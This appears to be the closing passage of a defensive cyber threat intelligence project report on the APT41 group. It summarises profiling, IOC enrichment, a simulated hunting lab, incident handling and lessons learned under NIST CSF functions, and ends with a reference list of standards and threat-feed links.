Conducted detailed profiling of APT41 using MITRE ATT&CK and CTI feeds. This established a clear understanding of adversary motivations, capabilities, and targeted sectors, enabling risk awareness and prioritization.

- **Protect → IOC Enrichment for Proactive Defense**

Integrated and enriched Indicators of Compromise (IOCs) from AlienVault OTX and MISP. This proactive enrichment supports defensive measures by providing actionable intelligence to block malicious infrastructure and tools before exploitation.

- **Detect → Hunting Lab and Log Analysis**

Built a controlled hunting lab with simulated adversary activity (red atomic team tool). Leveraged Wireshark and Elastic to analyze logs, validate hypotheses, and detect malicious behaviors mapped to MITRE ATT&CK techniques.

- **Respond → Incident Handling**

Applied structured incident management principles to assess, respond and document simulated intrusions. This ensured that detection findings were translated into actionable response steps.

- **Recover → Lessons Learned and Remediation**

Documented detection gaps, evaluated defensive effectiveness, and recommended remediation strategies. These lessons learned feed back into the CTI pipeline, strengthening resilience and supporting continuous improvement.

6 References

- [MITRE ATT&CK Group G0096 – APT41](#)
- [ATT&CK® Navigator](#)
- [FortiGuard Threat Actor Encyclopedia](#)
- [Apt41 Arisen from Dust](#)
- https://docs.oasis-open.org/cti/stix/v2.1/os/stix-v2.1-os.html#_1j0vun2r7rgb
- <https://www.cisa.gov/sites/default/files/2022-12/stix-bp-v1.0.0.pdf>
- <https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.pdf>
- <https://www.iso.org/standard/68427.html>
- <https://www.iso.org/standard/78973.html>
- <https://otx.alienvault.com/adversary/APT41>
- <https://otx.alienvault.com/pulse/68abf0f55f8716f665e33ffd>
- <https://otx.alienvault.com/pulse/68480e89dbe1f2bc0746a80c>
- <https://otx.alienvault.com/pulse/68de2cc8e4c38a8cbc7ffc40>